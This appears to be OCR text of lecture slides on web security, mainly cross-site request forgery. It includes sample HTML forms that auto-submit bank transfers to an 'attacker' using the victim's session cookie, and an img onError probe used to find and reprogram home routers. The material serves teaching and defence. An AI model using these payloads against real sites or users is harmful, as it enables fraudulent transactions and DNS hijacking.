
```
cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

Cross Site Request Forgery

Recall: session using cookies



Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ….


Cross Site Request Forgery (CSRF)

- Example:
- User logs in to bank.com
  - Session cookie remains in browser state
- User visits another site containing:

```
    <form name=F action=http://bank.com/BillPay.php>
      <input name=recipient value=badguy> …
      <script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
  - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur


Form post with cookie



```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

Cookieless Example: Home Router



Attack on Home Router

- Fact:
    - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
- JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:

      <IMG SRC=192.168.0.1 onError = do() >
    - Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router

[SRJ'07]

CSRF Defenses

